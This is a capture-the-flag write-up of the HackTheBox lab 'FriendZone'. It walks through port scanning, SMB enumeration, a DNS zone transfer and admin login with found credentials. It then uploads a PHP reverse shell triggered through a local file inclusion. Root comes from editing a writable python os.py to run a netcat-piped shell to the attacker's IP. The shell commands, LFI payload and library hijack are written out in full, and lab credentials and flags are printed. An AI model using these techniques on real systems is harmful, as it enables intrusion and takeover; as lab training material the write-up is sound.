


Write-up for FriendZone



Hosted @ [HackTheBox](#)

Creator: [Askar](#)

Writeup: [N053LF](#)

First Off, as always I'd like to thank The Folks at HackTheBox and the maker of this box, Askar without the people hosting and building these labs, we wouldn't be able to have a safe legal enviroment to test/build our skills.

This box was bit more challenging than I expected for a 20 point box, particularly the user flag but lets jump in.

First let's fire up kali in VirtualBox.

Once that's running we'll start off as always with an nmap scan.

(The target box can be found at 10.10.10.123.)

```

root@kali:~# nmap -sC -sV -T5 10.10.10.123
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-28 20:04 MDT
Nmap scan report for 10.10.10.123
Host is up (0.15s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 3.0.3
22/tcp    open  ssh            OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 a9:68:24:bc:97:1f:1e:54:a5:80:45:e7:4c:d9:aa:a0 (RSA)
|   256 e5:44:01:46:ee:7a:bb:7c:e9:1a:cb:14:99:9e:2b:8e (ECDSA)
|_  256 00:4e:1a:4f:33:e8:a0:de:86:a6:e4:2a:5f:84:61:2b (ED25519)
53/tcp    open  domain         ISC BIND 9.11.3-1ubuntu1.2 (Ubuntu Linux)
|_ dns-nsid:
|   bind.version: 9.11.3-1ubuntu1.2-Ubuntu
80/tcp    open  http           Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Friend Zone Escape software
139/tcp    open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp    open  https?
445/tcp    open  netbios-ssn    Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: FRIENDZONE; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ clock-skew: mean: -59m59s, deviation: 1h43m54s, median: 0s
|_ nbstat: NetBIOS name: FRIENDZONE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: friendzone
|   NetBIOS computer name: FRIENDZONE\x00
|   Domain name: \x00
|   FQDN: friendzone
|   System time: 2019-06-29T05:05:01+03:00
|_ smb-security-mode:
|   account used: guest
|   authentication_level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)
|_ smb2-security-mode:
|   2.02:
|     Message signing enabled but not required
|_ smb2-time:
|   date: 2019-06-28 20:05:00
|_ start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

```

A slower scan(-T4) gave some more info on port 443:

```

File Edit View Terminal Tabs Help
443/tcp open  ssl/http       Apache httpd 2.4.29
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: FriendZone escape software
|_ ssl-cert: Subject: commonName=friendzone.red/organizationName=CODERED/stateOrProvinceName=CODERED/countryName=JO
|_ Not valid before: 2018-10-05T21:02:30
|_ Not valid after: 2018-11-04T21:02:30
|_ ssl-date: TLS randomness does not represent time
|_ tls-alpn:
|   http/1.1
|   http/1.1

```

We'll add friendzone.red to our host file:

```

File Edit Search Options Help
1 127.0.0.1      localhost
2 127.0.1.1      kali
3 10.10.10.123   friendzone.red

```

Our scan returned some interesting results with ports:

- 21 FTP
- 22 SSH
- 53 Self hosted DNS
- 80 HTTP
- 139 & 445 (SMB related)
- 443 HTTPS

My first thought was to check FTP for anonymous login to see if any clues may kicking around but that wasn't the case and knowing it's hackthebox I opted not to attempt brute-force attack.

```
root@kali:~# ftp 10.10.10.123
Connected to 10.10.10.123.
220 (vsFTPD 3.0.3)
Name (10.10.10.123:root): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp> ^C
ftp> quit
221 Goodbye.
```

Moving on I decided to take a look at SMB service by enumerating shares listed using SMBClient.

```
File Edit View Terminal Tabs Help
root@kali:~# smbclient -L \\10.10.10.123
Enter WORKGROUP\root's password:

  Sharename      Type            Comment
  -----
  print$         Disk            Printer Drivers
  Files           Disk            FriendZone Samba Server Files /etc/Files
  general        Disk            FriendZone Samba Server Files
  Development    Disk            FriendZone Samba Server Files
  IPC$           IPC             IPC Service (FriendZone server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

  Server          Comment
  -----
  Workgroup       Master
  -----
  WORKGROUP      FRIENDZONE

root@kali:~#
```

- Files shows us a path *“/etc/Files”*

- general
- Development (*looks interesting*)

I'll use SMBMap to checkout some permissions.

```
root@kali:~# smbmap -H 10.10.10.123
[+] Finding open SMB ports...
[+] Guest SMB session established on 10.10.10.123...
[+] IP: 10.10.10.123:445      Name: 10.10.10.123
```

Disk	Permissions
----	-----
print\$	NO ACCESS
Files	NO ACCESS
general	READ ONLY
Development	READ, WRITE
IPC\$	NO ACCESS

```
root@kali:~#
```

Looks like we only have access to 2 shares, general & Development but the later has read and write permissions which is quite interesting!

So going back to SMBClient we'll check these out:

```
File Edit View Terminal Tabs Help
root@kali:~# smbclient \\\10.10.10.123\general
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
.
```

.	D	0	Wed Jan 16 13:10:51 2019
..	D	0	Wed Jan 23 14:51:02 2019
creds.txt	N	57	Tue Oct 9 17:52:42 2018

```

9221460 blocks of size 1024. 6412224 blocks available
smb: \>
```

As you can see there is a file named "*creds.txt*" which contained the string "*creds for the admin THING:* " and the credentials " *admin:WORKWORKHhallelujah@#* "

These will most likely come in handy later!
(I did test them on FTP & SSH but did not work)

So moving to the Development share I see a php file which is interesting. (probably left there by someone else)

```
File Edit View Terminal Tabs Help

root@kali:~# smbclient \\\\10.10.10.123\\Development
Enter WORKGROUP\\root's password:
Try "help" to get a list of possible commands.
smb: \> dir
.                D           0   Sat Jul 13 09:06:58 2019
..               D           0   Wed Jan 23 14:51:02 2019
rs.php           A       5493   Sat Jul 13 09:01:42 2019

9221460 blocks of size 1024. 6435804 blocks available
smb: \> 
```

I uploaded a file test.txt to confirm my ability to write which was successful and made note of that as it could be very useful later on.

Moving on to the web I browsed to 10.10.10.123:80 where I got this landing page:



And this landing page for friendzone.red with ssl:



The landing page on port 80 had another domain listed for a contact email listed at info@friendzoneportal.red but that was a dead end.

I also tried dirbust to brute any other files or directories that might be hidden that may contain some information or a login page for the credentials I found earlier but those were unsuccessful as well

Looking back at nmap results the light bulb went off.... Port 53 running dns, box name "Friend **ZONE**"...

Zone Transfer!

Using fierce I was able to find some subdomains and edit my hostsfile accordingly.

```
File Edit View Terminal Tabs Help
root@kali:~# fierce -dns friendzone.red -dnsserver 10.10.10.123
DNS Servers for friendzone.red:
    localhost



Trying zone transfer first...
unresolvable name: 10.10.10.123 at /usr/bin/fierce line 233.

Whoah, it worked - misconfigured DNS server found:
friendzone.red. 604800 IN      SOA      ( localhost. root.localhost.
                        2          ;serial
                        604800     ;refresh
                        86400      ;retry
                        2419200    ;expire
                        604800     ;minimum
                        )
friendzone.red. 604800 IN      AAAA      ::1
friendzone.red. 604800 IN      NS         localhost.
friendzone.red. 604800 IN      A          127.0.0.1
administrator1.friendzone.red. 604800 IN      A          127.0.0.1
hr.friendzone.red. 604800 IN    A          127.0.0.1
uploads.friendzone.red. 604800 IN    A          127.0.0.1

There isn't much point continuing, you have everything.
Have a nice day.
```

```
1 127.0.0.1      localhost
2 127.0.1.1      kali
3 10.10.10.123   friendzone.red
4 10.10.10.123   administrator1.friendzone.red
5 10.10.10.123   uploads.friendzone.red
6
7
```

Going over to the administrator1 sub domain I was greeted with a login page and able to authenticate using the credentials from the creds.txt file found earlier and follow the instructions to the dashboard.



The /dashboard.php page gave us some big hints with regards to how to view your uploaded files!

Smart photo script for friendzone corp !

* Note : we are dealing with a beginner php developer and the application is not tested yet !

image_name param is missed !
please enter it to show the image
default is image_id=a.jpg&pagename=timestamp

I tinkered around for a while trying to upload malicious files and fuzzing around for LFI/RCE when I remembered the writable SMB share “Development” that also already contained a php file in it (unintended big hint) but I wasn’t sure of the path to which files were being written so a bit more recon on that service is required. Using nmap’s smb-enum script I find it’s writing to “/etc/Development”

```
File Edit View Terminal Tabs Help
root@kali:~# nmap --script smb-enum* -p 139,445 10.10.10.123
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-29 15:30 MDT
Nmap scan report for friendzone.red (10.10.10.123)
Host is up (0.15s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds

Host script results:
smb-enum-domains:
  FRIENDZONE
    Groups: n/a
    Users: n/a
    Creation time: unknown
    Passwords: min length: 5; min age: n/a days; max age: n/a days; history: n/a passwords
    Account lockout disabled
  Builtin
    Groups: n/a
    Users: n/a
    Creation time: unknown
    Passwords: min length: 5; min age: n/a days; max age: n/a days; history: n/a passwords
    Account lockout disabled
smb-enum-sessions:
  <nobody>
smb-enum-shares:
  account_used: guest
  \\10.10.10.123\Development:
    Type: STYPE_DISKTREE
    Comment: FriendZone Samba Server Files
    Users: 3
    Max Users: <unlimited>
    Path: C:\etc\Development
    Anonymous access: READ/WRITE
    Current user access: READ/WRITE
  \\10.10.10.123\Files:
    Type: STYPE_DISKTREE
    Comment: FriendZone Samba Server Files /etc/Files
    Users: 0
```


Armed with this new found info I fired up smbclient again and uploaded a very simple php reverse shell.

```
File Edit View Terminal Tabs Help
root@kali:~/Desktop/HTB/FriendZone# smbclient \\\10.10.10.123\\Development
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> put n0531ph.php
putting file n0531ph.php as \n0531ph.php (0.2 kb/s) (average 0.2 kb/s)
smb: \> dir
.                D           0  Sun Jun 30 09:23:42 2019
..               D           0  Wed Jan 23 14:51:02 2019
test             D           0  Sun Jun 30 09:14:11 2019
fz.jpg           A       20889  Sun Jun 30 09:19:46 2019
patattack.php    A          75  Sun Jun 30 09:15:35 2019
dw.php           A       5494  Sun Jun 30 09:15:42 2019
n0531ph.php      A          76  Sun Jun 30 09:23:42 2019

9221460 blocks of size 1024. 6424224 blocks available
smb: \> █
```

Going back to the webpage and fuzzing a bit more I was able to get a reverse shell through LFI by navigating to:

“dashboard.php?image_id=a.jpg&pagename=/etc/Development/n0531ph.php”

```
FriendZone Admin !  ×  +
🔒 /dashboard.php?image_id=a.jpg&pagename=/etc/Development/n0531ph
File Edit View Terminal Tabs Help
root@kali:~# nc -n -l -v -p 4321
listening on [any] 4321 ...
connect to [10.10.12.150] from (UNKNOWN) [10.10.10.123] 42918
bash: cannot set terminal process group (446): Inappropriate ioctl for device
bash: no job control in this shell
www-data@FriendZone:/var/www/admin$ █
```

Navigating to the /home/friend directory I grabbed the user.txt flag:

```
www-data@FriendZone:/home/friend$ ls -la
ls -la
total 36
drwxr-xr-x 5 friend friend 4096 Jan 24 00:59 .
drwxr-xr-x 3 root root 4096 Oct 5 2018 ..
lrwxrwxrwx 1 root root 9 Jan 24 00:59 .bash_history -> /dev/null
-rw-r--r-- 1 friend friend 220 Oct 5 2018 .bash_logout
-rw-r--r-- 1 friend friend 3771 Oct 5 2018 .bashrc
drwx----- 2 friend friend 4096 Oct 5 2018 .cache
drwx----- 3 friend friend 4096 Oct 6 2018 .gnupg
drwxrwxr-x 3 friend friend 4096 Oct 6 2018 .local
-rw-r--r-- 1 friend friend 807 Oct 5 2018 .profile
-rw-r--r-- 1 friend friend 0 Oct 5 2018 .sudo_as_admin_successful
-r--r--r-- 1 root root 33 Oct 6 2018 user.txt
www-data@FriendZone:/home/friend$ cat user.txt
cat user.txt
a9ed20a3ecd5c5b6b52f474e15ae8a11
```

Trying some basic enumeration I was getting a bit annoyed with this shell but came across some some credentials for mysql I was able to reuse to login to the ssh service that was running.

```
File Edit View Terminal Tabs Help
www-data@FriendZone:/var/www$ ls -la
ls -la
total 36
drwxr-xr-x 8 root root 4096 Oct 6 2018 .
drwxr-xr-x 12 root root 4096 Oct 6 2018 ..
drwxr-xr-x 3 root root 4096 Jan 16 22:13 admin
drwxr-xr-x 4 root root 4096 Oct 6 2018 friendzone
drwxr-xr-x 2 root root 4096 Oct 6 2018 friendzoneportal
drwxr-xr-x 2 root root 4096 Jan 15 21:08 friendzoneportaladmin
drwxr-xr-x 3 root root 4096 Oct 6 2018 html
-rw-r--r-- 1 root root 116 Oct 6 2018 mysql_data.conf
drwxr-xr-x 3 root root 4096 Oct 6 2018 uploads
www-data@FriendZone:/var/www$ cat mysql_data.conf
cat mysql_data.conf
for development process this is the mysql creds for user friend

db_user=friend

db_pass=Agpyul2!0.213$

db_name=FZ
www-data@FriendZone:/var/www$
```

Once logged in with a proper shell I was able to upload Linux-Smart-Enumeration (lse.sh) which is available [from this github repo](#).

```
friend@FriendZone:/tmp$ chmod a+x lse.sh
friend@FriendZone:/tmp$ ./lse.sh
---
If you know the current user password, write it here for better results: ^C
===== ( FINISHED ) =====
friend@FriendZone:/tmp$ ./lse.sh -l 1
---
If you know the current user password, write it here for better results: Agpyu12!0.213$
---
User: friend
User ID: 1000
Password: *****
Home: /home/friend
Path: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
umask: 0002

Hostname: FriendZone
Linux: 4.15.0-36-generic
Distribution: Ubuntu 18.04.1 LTS
Architecture: x86_64

===== ( users ) =====
[i] usr000 Current user groups..... yes!
[*] usr010 Is current user in an administrative group?..... yes!
---
adm:x:4:syslog,friend
```

Further down I found some files that were writable in particular some python files that caught my eye that seemed out of place for this user to have write access to.

```
File Edit View Terminal Tabs Help
[*] fst000 Writable files outside user's home..... yes!
---
/etc/smbafiles
/etc/Development
/etc/Development/test.php
/etc/Development/phpinfo.php
/etc/Development/myshell.php
/var/spool/samba
/var/tmp
/var/mail/friend
/var/lib/samba/usershares
/var/lib/php/sessions
/tmp
/tmp/LinEnum.sh
/tmp/scratch
/tmp/scratch/LinEnum.sh
/tmp/scratch/pspy64
/tmp/scratch/Enum
/tmp/perms
/tmp/.Test-unix
/tmp/.ICE-unix
/tmp/.font-unix
/tmp/HIGHImpactSEXUALviolence
/tmp/.noself
/tmp/.noself/lse.sh
/tmp/.X11-unix
/tmp/.XIM-unix
/home/friend
/usr/lib/python2.7
/usr/lib/python2.7/os.pyc
/usr/lib/python2.7/os.py
---
```

I decided to see what Python files outside of the usual might root be possibly executing?

```
File Edit View Terminal Tabs Help
friend@FriendZone:~$ find / -name "*.py" -user root -perm -u+x -exec ls -ldb {} \; > /tmp/perms
```

```
friend@FriendZone:~$ cat /tmp/perms
-rwxr-xr-x 1 root root 155 Apr 16 2018 /etc/python2.7/sitecustomize.py
-rwxr--r-- 1 root root 424 Jan 16 22:03 /opt/server_admin/reporter.py
-rwxr-xr-x 1 root root 44182 Sep 12 2018 /usr/lib/python3.6/smtplib.py
lrwxrwxrwx 1 root root 31 Sep 12 2018 /usr/lib/python3.6/sitecustomize.py -> /etc/python3.6/sitecustomize.py
```

Now that we know that root might be executing a python file I'll upload pspy which is [available here](#).

```
===== ( FINISHED ) =====
friend@FriendZone:/tmp/.noself$ wget http://10.10.12.150/pspy64
--2019-07-01 02:24:28-- http://10.10.12.150/pspy64
Connecting to 10.10.12.150:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4468984 (4.3M) [application/octet-stream]
Saving to: 'pspy64'

pspy64                               100%[=====>] 4.26M 1.16MB/s in 4.1s
2019-07-01 02:24:33 (1.05 MB/s) - 'pspy64' saved [4468984/4468984]
friend@FriendZone:/tmp/.noself$
```

The output from pspy64 matches one of the files from earlier enumeration. Reporter.py is being executed by root!

```
2019/07/01 02:26:01 CMD: UID=0 PID=38606 | /bin/sh -c /opt/server_admin/reporter.py
2019/07/01 02:26:01 CMD: UID=0 PID=38605 | /bin/sh -c /opt/server_admin/reporter.py
2019/07/01 02:26:01 CMD: UID=0 PID=38604 | /usr/sbin/CRON -f
2019/07/01 02:26:13 CMD: UID=0 PID=38607 | /usr/sbin/apache2 -k start
CExiting program... (interrupt)
friend@FriendZone:/tmp/.noself$
```

I opened up reporter.py in nano and it was a script that has yet to be completed and was importing OS module that if you recall from running lse.sh earlier was able to be written to by the current user.

Using nano again I opened up os.py file

```
File Edit View Terminal Tabs Help
friend@FriendZone:/tmp/.noself$ nano /usr/lib/python2.7/os.py
```

And added the following line:

```
try:
    _copy_reg.pickle(statvfs_result, _pickle_statvfs_result,
                      _make_statvfs_result)
except NameError: # statvfs_result may not exist
    pass

system("/bin/sh 0</tmp/backpipe | nc 10.10.12.150 8080 1>/tmp/backpipe")
```

By adding the line above to the os.py file it mimics calling os.system()
ie os.system("bash_command_you_want_to_run")

So earlier I noticed that netcat was running, no -e flag available but were able to pipe bash using this common technique and get a root shell.

```
root@kali:~/Desktop/HTB/FriendZone# nc -l -v -n -p 8080
listening on [any] 8080 ...
connect to [10.10.12.150] from (UNKNOWN) [10.10.10.123] 51346
ls
certs
root.txt
cat root.txt
b0e6cf c1656a9e90c7
```

That's all Folks